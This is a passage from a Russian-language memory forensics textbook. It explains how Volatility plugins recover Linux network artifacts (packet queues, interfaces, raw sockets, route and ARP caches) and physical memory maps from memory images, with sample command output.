0x6c  : data_len                      ['unsigned int']
0xcc  : tail                          ['unsigned int']
0xd0  : end                           ['unsigned int']
```

```
0xd8  : head                          ['pointer', ['unsigned char']]
0xe0  : data                          ['pointer', ['unsigned char']]
```

Ключевые моменты

Ключевые моменты таковы:

• `next`. Ссылка на следующий пакет (`sk_buff`) соединения.
• `len`. Длина содержимого пакета.
• `head`. Ссылка на начало заголовков протокола пакета.
• `data`. Ссылка на данные протокола пакета.

Плагин `linux_pkt_queues` использует `linux_netstat` для получения `inet_sock` каждого дескриптора сокета. Затем он читает член `sk`, чтобы получить член `sock` дескриптора. Структура `sock` содержит очереди в членах `sk_receive_queue` и `sk_write_queue`. Каждая из этих очередей реализована как структура `sk_buff_head`, содержащая указатель на голову списка структур `sk_buff`.

Следующий вывод показывает пример работы этого плагина с образцом памяти Debian:

```
$ python vol.py --profile=LinuxDebian-3_2x64 -f debian.lime
    linux_pkt_queues -D output
Volatility Foundation Volatility Framework 2.4
Wrote 308 bytes to receive.1851.5
```

Вывод плагина перечисляет размер каждого восстановленного пакета вместе с именем файла, в который записываются данные. Имя файла создаётся в виде `<receive or send>.<PID>.<file descriptor number>`. Из этого образца памяти восстановлен только один пакет, поскольку во время получения памяти сетевой трафик был незначительным. Сопоставляя вывод `linux_pkt_queues` с информацией, извлечённой `linux_pslist`, можно увидеть, что пакет был восстановлен из `dhclient`:

```
$ python vol.py --profile=LinuxDebian-3_2x64 -f debian.lime linux_pslist -p 1851
Volatility Foundation Volatility Framework 2.4
Offset             Name       Pid     Uid  Gid  DTB        Start Time
------------------ ---------- ------  ---- ---- ---------- ----------
0xffff88003b0d2280 dhclient   1851    0    0    0x3c2d3000 2013-10-31 07:08:40
```

Содержимое пакета показывает ответ DHCP, как и следовало ожидать от клиентского процесса DHCP системы:

```
$ xxd -a output/receive.1851.5
0000000: 0043 0044 0134 cb07 0201 0600 dd99 b449  .C.D.4.........I
0000010: 0000 0000 c0a8 aea9 c0a8 aea9 c0a8 aefe  ................
0000020: 0000 0000 000c 29e5 112e 0000 0000 0000  ......).........
00000f0: 0000 0000 6382 5363 3501 0536 04c0 a8ae  ....c.Sc5..6....
0000100: fe33 0400 0007 0801 04ff ffff 001c 04c0  .3..............
0000110: a8ae ff03 04c0 a8ae 020f 0b6c 6f63 616c  ...........local
0000120: 646f 6d61 696e 0604 c0a8 ae02 2c04 c0a8  domain......,...
0000130: ae02 ff00                                ....
```

Первые восемь байт пакета являются заголовком UDP. Первые два байта этого заголовка, `0x0043`, представляют порт источника 67, а второй набор из двух байтов, `0x0044`, представляет порт назначения 68. Следующие четыре байта, `0x0134`, представляют длину заголовка UDP вместе с его данными - 308 байт. Следующие два байта являются контрольной суммой. Со смещения 8 начинается информация протокола DHCP. Первый байт, `0x2`, обозначает ответ DHCP. Следующий байт, `0x1`, сообщает, что обмен данными происходит в сети Ethernet. Остальные байты содержат IP-адрес, назначаемый компьютеру, а также IP-адрес сервера DHCP. Ближе к концу пакета виден домен DHCP (`local domain`) в ASCII.

Сетевые интерфейсы

Системы Linux поддерживают несколько сетевых интерфейсов, которые можно настроить для различных маршрутов и подсетей. Чтобы полностью понять сетевой поток данных через сервер с несколькими интерфейсами, необходимо восстановить информацию о каждом устройстве.

Цели анализа

Ваши цели таковы:

• **Понимать сетевые интерфейсы Linux.** В дистрибутивах Linux используется довольно стандартное соглашение об именовании интерфейсов. Понимание этого соглашения поможет понять тип интерфейса. Linux также поддерживает псевдонимы интерфейсов, которые необходимо учитывать при анализе.
• **Определять, находится ли сетевой интерфейс в неразборчивом режиме.** Сетевые устройства в неразборчивом режиме способны перехватывать трафик всех компьютеров, подключённых к подсети (если используется концентратор или незащищённый беспроводной маршрутизатор). Volatility сообщает состояние неразборчивого режима каждого сетевого интерфейса.
• **Определять приложения, перехватывающие сетевой трафик.** После установления того, что сетевое устройство находится в неразборчивом режиме, требуется выяснить причину. Единственный способ сделать это - обнаружить, какие приложения используют сырые сокеты, а затем определить назначение этих сокетов.

Структуры данных

Каждое сетевое устройство представлено структурой с именем `net_device`. Эта структура показана для образца памяти Debian, но она может радикально меняться между различными поддерживаемыми версиями ядра. К счастью, используемые Volatility члены оставались довольно постоянными.

```
>>> dt("net_device")
'net_device' (1856 bytes)
0x0   : name                            ['String', {'length': 16}]
0x10  : pm_qos_req                      ['pm_qos_request']
0x40  : name_hlist                      ['hlist_node']
0x50  : ifalias                         ['pointer', ['char']]
0x58  : mem_end                         ['unsigned long']
0x60  : mem_start                       ['unsigned long']
0x68  : base_addr                       ['unsigned long']
0x70  : irq                             ['unsigned int']
0x78  : state                           ['unsigned long']
0x80  : dev_list                        ['list_head']
0x1b0 : flags                           ['unsigned int']
0x1cc : perm_addr                       ['array', 32, ['unsigned char']]
[snip]
```

Ключевые моменты

Ключевые моменты таковы:

• `dev_list`. Указатель внутри списка сетевых устройств в определённом сетевом пространстве имён. В старых ядрах без поддержки пространств имён глобальный список хранится в глобальной переменной `dev_base`.
• `perm_addr`. MAC-адрес интерфейса.
• `flags`. Содержит информацию о состоянии устройства. Если устройство находится в неразборчивом режиме, в члене `flags` будет установлен его бит `IFF_PROMISC` (`0x100`).

Перечисление информации об интерфейсах

Плагин `linux_ifconfig` перечисляет все активные сетевые интерфейсы, включая их IP-адрес, MAC-адрес, имя, настройку неразборчивого режима и псевдонимы. В старых версиях ядра он перечисляет сетевые устройства, обходя список, хранящийся в глобальной переменной `dev_base`. В новых ядрах с поддержкой пространств имён он обходит каждое сетевое пространство имён, а затем список устройств.

Чтобы определить все имена интерфейсов и псевдонимы устройства, используется член `ip_ptr`, имеющий тип `in_device`. Список устройств хранится в его члене `ifa_list`. Имя каждого устройства или псевдонима можно найти в члене `ifa_label`, а IP-адрес - в `ifa_address`.

Ниже показан вывод `linux_ifconfig` для образца памяти Debian:

```
$ python vol.py --profile=LinuxDebian-3_2x64 -f debian.lime linux_ifconfig
Volatility Foundation Volatility Framework 2.4
Interface        IP Address           MAC Address        promiscuous Mode
---------------- -------------------- ------------------ ---------------
lo               127.0.0.1            00:00:00:00:00:00  False
eth0             192.168.174.169      00:0c:29:e5:11:2e  False
```

В этом выводе можно увидеть два активных устройства: `lo` (локальный узел) и `eth0`. Локальный узел имеет IP-адрес `127.0.0.1` и не имеет MAC-адреса, поскольку является псевдоустройством. У интерфейса Ethernet заданы IP- и MAC-адреса. Ни одно устройство не находится в неразборчивом режиме.

Соглашения об именовании интерфейсов

Распространённые префиксы имён сетевых устройств:

• `lo`. Локальное устройство обратной связи. Сетевые серверы, которые хотят принимать только локальные соединения, могут использовать этот интерфейс, чтобы удалённые клиенты не могли подключаться. Так поступает графический сервер X, и многие защищённые системы запускают службы, например базы данных MySQL, только локально.
• `eth`. Устройства Ethernet.
• `wlan`. Беспроводные устройства.
• `usb`. Сетевые устройства USB (проводные или беспроводные).

Если к компьютеру подключено несколько устройств одного типа, Linux присваивает им имена, начиная с индекса 0 и последовательно увеличивая его (например, `eth0`, `eth1`, `eth2` и так далее).

Псевдонимы интерфейсов

Сетевой администратор может использовать псевдонимы интерфейсов, чтобы назначить устройству несколько IP-адресов. В этом случае псевдоним устройства получает имя с базовым именем настоящего устройства с последующим индексом (отделённым двоеточием). Например, `eth0:0` - первый псевдоним интерфейса аппаратного устройства `eth0`, а `eth1:2` - третий псевдоним интерфейса `eth1`.

Ниже показан вывод из той же системы, где выполняется `tcpdump` и используется псевдоним интерфейса:

```
$ python vol.py --profile=LinuxDebian-3_2x64 -f tcpdump.lime linux_ifconfig
Volatility Foundation Volatility Framework 2.4
Interface        IP Address           MAC Address        Promiscuous Mode
---------------- -------------------- ------------------ ---------------
lo               127.0.0.1            00:00:00:00:00:00  False
eth0             192.168.174.169      00:0c:29:e5:11:2e  True
eth0:0           192.168.174.200      00:0c:29:e5:11:2e  True
```

В выводе можно увидеть, что `eth0` находится в неразборчивом режиме, как и его псевдоним `eth0:0`. Можно также увидеть, что `eth0` и `eth0:0` имеют одинаковый MAC-адрес, но разные IP-адреса. В прошлом злоумышленники с привилегиями root на машинах-жертвах использовали псевдонимы для назначения новых IP-адресов в попытке обойти ограничения межсетевого экрана.

Поиск процессов с сырыми сокетами

`linux_ifconfig` сообщает, что определённое устройство находится в неразборчивом режиме, но не указывает, какие программы перехватывают сетевой трафик. Чтобы найти эту информацию, необходимо перечислить сырые сокеты (`SOCK_RAW`). Эти сокеты позволяют приложениям пользовательского пространства читать пакеты из сети - возможность, обычно доступную только модулям ядра.

Чтобы определить, какие программы (в каждом сетевом пространстве имён) используют сырые сокеты, можно применить плагин `linux_list_raw`. Ниже показан вывод этого плагина для образца памяти, где использовался `tcpdump`:

```
$ python vol.py --profile=LinuxDebian-3_2x64 -f tcpdump.lime linux_list_raw
Volatility Foundation Volatility Framework 2.4
Process          PID    File Descriptor Inode
---------------- ------ --------------- ------------------
tcpdump            3796               3               9209
dhclient           1788               4               6532
```

В данном случае плагин показывает, что у `tcpdump` и `dhclient` открыты сырые сокеты. Если только в `dhclient` не был внедрён код, вероятно, `dhclient` использует сырые сокеты по законной причине, а не для перехвата сети. С другой стороны, `tcpdump` - очень популярный анализатор пакетов и наиболее вероятный кандидат. `linux_psaux` подтверждает это подозрение:

```
$ python vol.py --profile=LinuxDebian-3_2x64 -f tcpdump.lime linux_psaux -p 3796
Volatility Foundation Volatility Framework 2.4
Pid    Uid    Gid    Arguments
3796   0      0      tcpdump -i eth0 -s 1500 -w eth0-capture.pcap
```

Кеш маршрутов

До серии ядер Linux 3.6.x подсистема маршрутизации поддерживала кеш недавно использованных сетевых маршрутов и назначений. Вместо обхода таблицы маршрутизации при каждом обращении к IP-адресу сначала проверялся этот кеш, что делало процесс гораздо эффективнее. Как вы узнаете в этом разделе, кеш маршрутов является ценным криминалистическим артефактом, но доступен только в версиях ядра до 3.6.x. В более поздних версиях ядра он был удалён.

> **Примечание.**
>
> Коммит, удаливший кеш маршрутов, можно увидеть здесь: git.kernel.org. В документе также объясняется, почему кеш был удалён: вредоносный трафик (в дополнение к атакам типа «отказ в обслуживании») может легко повредить или отравить кеш.

Цели анализа

Ваши цели таковы:

• **Научиться восстанавливать кеш маршрутов из памяти.** Кеш маршрутов хранится в хеш-таблице, подкреплённой массивом. Вы узнаете полезную для криминалистического анализа памяти стратегию обобщённого перечисления таких хеш-таблиц.
• **Автоматически сопоставлять IP-адреса с доменными именами.** Кеш маршрутов хранит назначения по их IP-адресам, но гораздо полезнее знать связанные с ними домены. Вы узнаете, как автоматизировать этот процесс внутри Volatility.

Структуры данных

Каждая запись в кеше маршрутов хранится как `struct rtable`:

```
>>> dt("rtable")
'rtable' (224 bytes)
0x0   : dst                            ['dst_entry']
0x98  : rt_key_dst                     ['unsigned int']
0x9c  : rt_key_src                     ['unsigned int']
0xa0  : rt_genid                       ['int']
0xa4  : rt_flags                       ['unsigned int']
0xa8  : rt_type                        ['unsigned short']
0xaa  : rt_key_tos                     ['unsigned char']
0xac  : rt_dst                         ['unsigned int']
0xb0  : rt_src                         ['unsigned int']
0xb4  : rt_route_iif                   ['int']
0xb8  : rt_iif                         ['int']
0xbc  : rt_oif                         ['int']
0xc0  : rt_mark                        ['unsigned int']
0xc4  : rt_gateway                     ['unsigned int']
0xc8  : rt_spec_dst                    ['unsigned int']
0xcc  : rt_peer_genid                  ['unsigned int']
0xd0  : peer                           ['pointer', ['inet_peer']]
0xd8  : fi                             ['pointer', ['fib_info']]
```

Ключевые моменты

Ключевые моменты таковы:

• `dst`. Информация о записи маршрутизации, используемая для определения интерфейса, на котором был активен маршрут.
• `rt_gateway`. IP-адрес сетевого шлюза.
• `rt_dst`. Удалённое назначение, с которым связывался компьютер.

Кеш маршрутов хранится в глобальной переменной `rt_hash_table`. Каждый элемент хеш-таблицы является структурой `rt_hash_bucket`. Глобальная переменная `rt_hash_mask` определяет размер таблицы. `linux_route_cache` находит записи кеша маршрутов, перечисляя каждый элемент массива, а затем пытаясь обойти цепочку коллизий, хранящуюся в члене `chain`.

Ниже показан сокращённый вывод плагина для образца памяти Debian:

```
$ python vol.py --profile=LinuxDebian-3_2x64 -f debian.lime linux_route_cache
Volatility Foundation Volatility Framework 2.4
Interface        Destination          Gateway
---------------- -------------------- -------
eth0             192.168.174.1        192.168.174.1
lo               192.168.174.169      192.168.174.169
eth0             192.168.174.254      192.168.174.254
eth0             192.168.174.1        192.168.174.1
eth0             192.168.174.1        192.168.174.1
lo               192.168.174.255      192.168.174.255
<snip>
```

В этом выводе можно увидеть, что обращения выполнялись к нескольким назначениям, но все они находились в той же подсети, что и исходная машина. Если бы система устанавливала удалённые соединения, они также появились бы. Анализ маршрутов позволяет не только определить, какие узлы Интернета были доступны, но и потенциально определить узлы внутри локальных сетей, к которым обращались при попытках горизонтального перемещения.

Хотя IP-адреса полезны, имена DNS также могут предоставить полезный контекст. Параметр `-R` плагина `linux_route_cache` добавляет имена в вывод (создаваемые функцией Python `socket.gethostbyaddr`). Ниже приведён пример того, как он выглядит:

```
$ python vol.py --profile=LinuxDebian-3_2x64 -f rtcache.lime
    linux_route_cache -R
Volatility Foundation Volatility Framework 2.4
Interface        Destination          Dest Name                  Gateway
---------------- -------------------- -------------------------- -------
lo               127.0.0.1            localhost                  127.0.0.1
eth0             192.168.174.1                                   192.168.174.1
eth0             192.168.174.1                                   192.168.174.1
lo               192.168.174.169                                 192.168.174.169
eth0             74.125.227.197       dfw06s33-in-f5.1e100.net   192.168.174.2
eth0             199.181.132.250      apps.pixiehollow.go.com    192.168.174.2
eth0             98.139.183.24        ir2.fp.vip.bf1.yahoo.com   192.168.174.2
lo               192.168.174.255                                 192.168.174.255
eth0             98.139.183.24        ir2.fp.vip.bf1.yahoo.com   192.168.174.2
```

Доменные имена раскрывают контекст систем, участвующих в обмене данными. Например, если выполнить поиск доменов или запросы whois, можно заметить, что `1e100.net` принадлежит Google и находится в диапазоне, часто используемом для запросов к `www.google.com`.

Примечание.

Будьте осторожны при использовании параметра `-R` плагина `linux_route_cache`. Для него требуется подключение к Интернету, и при этом существует риск обращения к DNS-серверам, контролируемым злоумышленником. Эти серверы могут ответить неточной информацией или предупредить противника о том, что его образцы анализируются. Кроме того, можно получить устаревшую информацию DNS, изменившуюся между моментом обращения анализируемой системы к DNS-серверу и моментом анализа.

Кеш ARP

Прежде чем компьютер сможет обратиться к другой системе в той же подсети, необходимо найти MAC-адрес удалённой системы. Этот запрос выполняется по протоколу разрешения адресов (Address Resolution Protocol, ARP) и позволяет системе разрешить MAC-адрес для известного IP-адреса. Чтобы избежать повторных поисков, поддерживается кеш, сопоставляющий IP-адрес с его MAC-адресом. Плагин `linux_arp` позволяет восстановить этот кеш для использования во время расследования.

Цели анализа

Ваши цели таковы:

• **Понимать хранение кеша ARP в памяти.** Кеш ARP хранится в глубоко вложенной структуре данных из списков и хеш-таблиц. Поскольку для поддержания работы сети запросы ARP должны удовлетворяться очень быстро, структуры данных, используемые для хранения кеша, должны обеспечивать чрезвычайно эффективный поиск.
• **Обнаруживать горизонтальное перемещение.** Кеш ARP предоставляет список всех систем, с которыми недавно связывался анализируемый компьютер. Его можно использовать для определения горизонтального перемещения злоумышленника путём обнаружения систем, к которым обращались напрямую, или маршрутизаторов подсетей, к которым обычно не обращаются.

Структуры данных

Структура `neighbour` используется для представления записи в кеше ARP:

```
>>> dt("neighbour")
'neighbour' (392 bytes)
0x0   : next                           ['pointer', ['neighbour']]
0x8   : tbl                            ['pointer', ['neigh_table']]
0x10  : parms                          ['pointer', ['neigh_parms']]
0x18  : confirmed                      ['unsigned long']
0x20  : updated                        ['unsigned long']
0x28  : lock                           ['__unnamed_0x2ff3']
0x2c  : refcnt                         ['__unnamed_0x38e']
0x30  : arp_queue                      ['sk_buff_head']
0x48  : timer                          ['timer_list']
0x98  : used                           ['unsigned long']
0xa0  : probes                         ['__unnamed_0x38e']
0xa4  : flags                          ['unsigned char']
0xa5  : nud_state                      ['unsigned char']
0xa6  : type                           ['unsigned char']
```

```
0xa7  : dead                          ['unsigned char']
0xa8  : ha_lock                       ['__unnamed_0x3015']
0xb0  : ha                            ['array', 32, ['unsigned char']]
0xd0  : hh                            ['hh_cache']
0x160 : output                        ['pointer', ['void']]
0x168 : ops                           ['pointer', ['neigh_ops']]
0x170 : rcu                           ['rcu_head']
0x180 : dev                           ['pointer', ['net_device']]
0x188 : primary_key                   ['array', 0, ['unsigned char']]
```

Ключевые моменты

Ключевые моменты таковы:

• `next`. Следующая запись ARP в списке.
• `tbl`. Обратный указатель на таблицу ARP-владельца.
• `primary_key`. IP-адрес машины, с которой было установлено соединение.
• `ha`. Аппаратный (MAC) адрес машины, с которой было установлено соединение.
• `dev`. Структура `net_device` интерфейса, связанного с записью кеша, которая позволяет восстановить имя интерфейса (`eth0`, `wlan1` и так далее).

Глобальная переменная `neigh_tables` хранит список таблиц соседей. Каждая таблица хранится как хеш-таблица, в которой каждый индекс массива содержит указатель на структуру `neighbour`. Всех соседей можно перечислить, обходя член `next` (связный список). Плагин `linux_arp` имитирует это перечисление записей, а затем получает IP-адрес, MAC-адрес и имя интерфейса записи. Ниже показан вывод `linux_arp` для образца памяти Debian:

```
$ python vol.py --profile=LinuxDebian-3_2x64 -f debian.lime linux_arp
Volatility Foundation Volatility Framework 2.4
[::                                     ] at 00:00:00:00:00:00    on lo
[192.168.174.1                          ] at 00:50:56:c0:00:08    on eth0
[192.168.174.2                          ] at 00:50:56:fa:ad:55    on eth0
[192.168.174.254                        ] at 00:50:56:e3:2e:81    on eth0
```

В этом выводе можно увидеть, что компьютер обращался к трём другим системам в той же подсети. Чтобы определить тип систем, с которыми устанавливалось соединение, можно запросить одну из баз данных, хранящих назначения MAC-адресов производителям сетевых устройств. Поскольку MAC-адреса должны быть уникальными, производителям назначаются регулируемые блоки адресов. Пара наиболее популярных веб-сайтов, позволяющих выполнять такие запросы: `www.macvendorlookup.com` и `www.wireshark.org/tools/oui-lookup.html`.

Если ввести любой из адресов, связанных с устройством `eth0`, можно увидеть, что все они принадлежат VMware. Поскольку наша система Debian является гостевой системой VMware в частной подсети, такой вывод имеет смысл. В реальном расследовании эту информацию можно использовать для определения того, было ли устройство, с которым устанавливалось соединение, другим компьютером, принтером, маршрутизатором, коммутатором и так далее. Если обнаружен MAC-адрес, не назначенный ни одному поставщику или назначенный неправильному типу устройства, это можно использовать как признак возможной подмены MAC-адреса.

Итоги

Большинство современных цифровых расследований включает анализ сетевого обмена данными между несколькими системами. Обмен данными может быть связан с первоначальной компрометацией, управлением и контролем, горизонтальным перемещением или выводом данных. Анализируя сетевые артефакты, обнаруженные в памяти систем Linux, можно получить ценные сведения о сетевой конфигурации системы, о том, с кем система обменивалась данными, и о том, какие данные фактически отправлялись. Криминалистический анализ памяти также может предоставить контекст подозрительной деятельности, наблюдаемой в сети, и позволить связать предупреждения межсетевого экрана и IDS с конкретными процессами.

Глава 23. Артефакты памяти ядра

Многие интересные структуры данных и артефакты, которые могут быть полезны в процессе анализа памяти, находятся в памяти ядра. В этой главе вы узнаете о некоторых наиболее часто анализируемых артефактах ядра, включая карты физической памяти, отладочный буфер ядра и загруженные модули ядра. Независимо от того, исследуете ли вы систему, скомпрометированную руткитом уровня ядра, или просто пытаетесь доказать, с какими беспроводными сетями или USB-накопителями недавно взаимодействовала система, данные в памяти ядра помогут вам достичь этих целей.

Карты физической памяти

Как описано в главе 19, Linux поддерживает отображение того, какие устройства занимают области физической памяти. Инструмент получения памяти LiME использует этот список, чтобы не обращаться к областям, не содержащим системную RAM, а инструмент `fmem` также косвенно использует список при вызове функции `page_is_ram`. В этом разделе описывается, как перечислять карты физической памяти и как можно использовать эту информацию.

Цели анализа

Ваши цели таковы:

• **Обнаруживать манипуляции с оборудованием.** Сложное вредоносное ПО может манипулировать областями памяти, относящимися к аппаратным устройствам, и в конечном счёте изменять конфигурацию устройств. Когда обнаруживаются указатели или перехваты кода, находящиеся за пределами системной RAM, исследование карт физической памяти может дать представление о том, какие устройства участвуют во вредоносной деятельности (или являются её целями).
• **Проверять захваты памяти.** Как вы узнали в главе 19, большинство инструментов получения памяти обычно читает только диапазоны физической памяти, содержащие системную RAM.

Сравнивая карты памяти образца памяти с метаданными, хранящимися в распространённых форматах получения (таких как LiME, EWF или дампы ядра), можно проверить, что инструмент получает ожидаемые области.

Структуры данных

Структура `resource` содержит информацию об определённой области памяти. Вот как она выглядит для 64-разрядной системы Debian:

```
>>> dt("resource")
'resource' (56 bytes)
0x0   : start                          ['unsigned long long']
0x8   : end                            ['unsigned long long']
0x10  : name                           ['pointer', ['char']]
0x18  : flags                          ['unsigned long']
0x20  : parent                         ['pointer', ['resource']]
0x28  : sibling                        ['pointer', ['resource']]
0x30  : child                          ['pointer', ['resource']]
```

Ключевые моменты

Ключевые моменты таковы:

• `start`. Начальный физический адрес области.
• `end`. Конечный физический адрес области.
• `name`. Имя области (`System RAM`, `Local APIC`, `PCI BUS` и так далее).
• `sibling`. Указатель на следующую структуру `resource` на том же уровне.
• `child`. Указатель на первый дочерний ресурс.

Аппаратные ресурсы

Плагин Volatility `linux_iomem` отображает области памяти аналогично команде `cat /proc/iomem` в работающей системе. Он начинает с корня дерева устройств (глобальной переменной с именем `iomem_resource`) и перечисляет все узлы, являющиеся структурами `resource`. В частности, плагин рекурсивно обходит дерево, обрабатывая указатели `children` и `sibling`. Ниже показан вывод этого плагина для образца Debian:

```
$ python vol.py --profile=LinuxDebian-3_2x64 -f debian.lime linux_iomem
Volatility Foundation Volatility Framework 2.4
reserved                                0x0                 0xFFFF
System RAM                              0x10000             0x9EFFF
reserved                                0x9F000             0x9FFFF
PCI Bus 0000:00                         0xA0000             0xBFFFF
Video ROM                               0xC0000             0xC7FFF
reserved                                0xCA000             0xCBFFF
  Adapter ROM                           0xCA000             0xCAFFF
PCI Bus 0000:00                         0xCC000             0xCFFFF
PCI Bus 0000:00                         0xD0000             0xD3FFF
PCI Bus 0000:00                         0xD4000             0xD7FFF
PCI Bus 0000:00                         0xD8000             0xDBFFF
reserved                                0xDC000             0xFFFFF
  System ROM                            0xF0000             0xFFFFF
System RAM                              0x100000            0x3FEDFFFF
  Kernel code                           0x1000000           0x1358B25
  Kernel data                           0x1358B26           0x1694D7F
  Kernel bss                            0x1729000           0x1806FFF
ACPI Tables                             0x3FEE0000          0x3FEFEFFF
ACPI Non-volatile Storage               0x3FEFF000          0x3FEFFFFF
System RAM                              0x3FF00000          0x3FFFFFFF
PCI Bus 0000:00                         0xC0000000          0xFEBFFFFF
  0000:00:0f.0                          0xC0000000          0xC0007FFF
  0000:00:10.0                          0xC0008000          0xC000BFFF
  0000:00:07.7                          0xC8000000          0xC8001FFF
  0000:00:10.0                          0xC8020000          0xC803FFFF
[snip]
  IOAPIC 0                              0xFEC00000          0xFEC003FF
HPET 0                                  0xFED00000          0xFED003FF
  pnp 00:08                             0xFED00000          0xFED003FF
Local APIC                              0xFEE00000          0xFEE00FFF
  reserved                              0xFEE00000          0xFEE00FFF
[snip]
```

В этом выводе можно увидеть несколько диапазонов, включая области отображения RAM (`System RAM`); области отображения статического кода ядра, данных и BSS (неинициализированных переменных); а также аппаратные устройства, например видеокарты, таблицы ACPI и шины PCI.

Можно также увидеть область, где отображены усовершенствованный программируемый контроллер прерываний (Advanced Programmable Interrupt Controller, APIC) и IOAPIC. По умолчанию они отображены по статическим физическим адресам, но операционная система может их изменить. Компьютеры с многоядерными микросхемами используют архитектуру APIC для

обработки аппаратных прерываний и других действий. Вредоносное ПО может перехватывать структуры данных APIC, чтобы перенаправить поток управления прерываниями к функциям-обработчикам, контролируемым злоумышленником. Исследование карт памяти помогает понять, куда указывают перехваты и как они влияют на систему. Помимо APIC, вредоносное ПО нацеливалось и на ряд других аппаратных устройств, например видеокарты и сетевые карты PCI. И снова, когда перехваты размещены в этих областях, структуры `resource` могут хорошо указывать, какое устройство занимает диапазон физических адресов.

> **Примечание.**
>
> Если вам совершенно необходимо получить диапазон физической памяти за пределами системной RAM, можно изменить инструмент получения памяти LiME с открытым исходным кодом (например, если вы столкнулись с вредоносным ПО, скрывающимся в видеопамяти). Настоятельно рекомендуется сначала получить дамп памяти без областей памяти устройств, а затем вернуться и получить остальные. Тогда, если при получении видеопамяти что-то пойдёт не так, у вас по крайней мере останется полный дамп системной RAM для исследования.
>
> В исходном коде LiME (конкретно в файлах `lime.h` и `main.c`) можно увидеть, где выполняется обход областей памяти и сравнение имени с `LIME_RAMSTR` (строковой переменной, определённой как `System RAM`).

```
#define LIME_RAMSTR "System RAM"

for (p = iomem_resource.child; p ; p = p->sibling) {
    if (strncmp(p->name, LIME_RAMSTR, sizeof(LIME_RAMSTR)))
            continue;

    // acquire the range
}
```

> Чтобы получить видеопамять, можно либо переопределить `LIME_RAMSTR` как `Video ROM` (чтобы получить только видеопамять), либо добавить в код дополнительную проверку для одновременного получения системной и видеопамяти.

Проверка инструментов получения памяти

Как упоминалось в главе 4, инструменты получения памяти, взаимодействующие с диапазонами памяти, зарезервированными устройствами и другими аппаратными ресурсами, могут вызвать повреждение памяти и/или системные ошибки. С помощью плагина `linux_iomem` для образца памяти можно проверить, что инструмент получения получил ожидаемые области памяти. Чтобы проиллюстрировать это, вы увидите пример образца памяти, полученного с помощью LiME, но тот же подход можно использовать и для проверки других инструментов, создающих структурированные форматы файлов.

> **Примечание.**
>
> Использование неструктурированных (сырых или в стиле `dd`) образцов памяти, дополненных нулями, становится менее распространённым, поскольку 64-разрядные системы имеют огромные пространства физической памяти (многие терабайты), а сырые дампы такого размера непрактичны и расточительны.

Следующий вывод показывает, как с помощью плагина `limeinfo` вывести диапазоны памяти, полученные LiME:

```
$ python vol.py --profile=LinuxDebian-3_2x64 -f debian.lime limeinfo
Volatility Foundation Volatility Framework 2.4
Memory Start       Memory End         Size
------------------ ------------------ ------------------
0x0000000000010000 0x000000000009efff 0x000000000008f000
0x0000000000100000 0x00000000 3fedffff 0x00000000 3fde0000
0x00000000 3ff00000 0x00000000 3fffffff 0x0000000000100000
```

Вы видите три диапазона, и для каждого диапазона указаны начальный адрес, конечный адрес и размер. Следующая команда показывает, как использовать плагин `linux_iomem` и отфильтровать вывод, чтобы отобразить только области системной RAM:

```
$ python vol.py --profile=LinuxDebian-3_2x64 -f debian.lime
    linux_iomem | grep "System RAM"
Volatility Foundation Volatility Framework 2.4
Resource Name          Start Address           End Address
System RAM             0x10000                 0x9EFFF
System RAM             0x100000                0x3FEDFFFF
System RAM             0x3FF00000              0x3FFFFFFF
```

Если сравнить начальные и конечные адреса с выводом `limeinfo`, можно увидеть, что они совпадают. Это указывает, что LiME получил соответствующие диапазоны системной RAM. Если были получены лишние диапазоны или отсутствуют какие-либо диапазоны системной RAM, это указывало бы на то, что инструмент мог работать небезопасно и неточно. Две основные причины такого поведения - неправильная конструкция инструмента и вредоносное вмешательство. Если вы определите, что инструмент спроектирован неправильно (например, ошибка или неправильный расчёт приводит к пропуску диапазонов), следует рассмотреть отказ от дальнейшего использования инструмента. С другой стороны, если диапазоны были пропущены из-за того, что вредоносное ПО манипулировало структурами диапазонов памяти, эти сведения можно использовать для поиска «скрытых» данных.

Карты виртуальной памяти

Linux резервирует несколько областей виртуального адресного пространства для хранения определённых типов данных. Как и Windows, Linux устанавливает границу между пользовательской памятью и памятью ядра. Например, в 32-разрядных системах пользовательское пространство занимает нижние 3 Гбайт, а режим ядра - верхний 1 Гбайт. Это означает, что отображение ядра начинается с `0xC0000000` и продолжается до конца памяти по адресу `0xFFFFFFFF`. В 64-разрядных системах ядро начинается с `0xFFFFFFFF80000000`. Это разделение показано на рисунке 23-1 вместе с некоторыми метками, которые можно применить к областям памяти ядра.

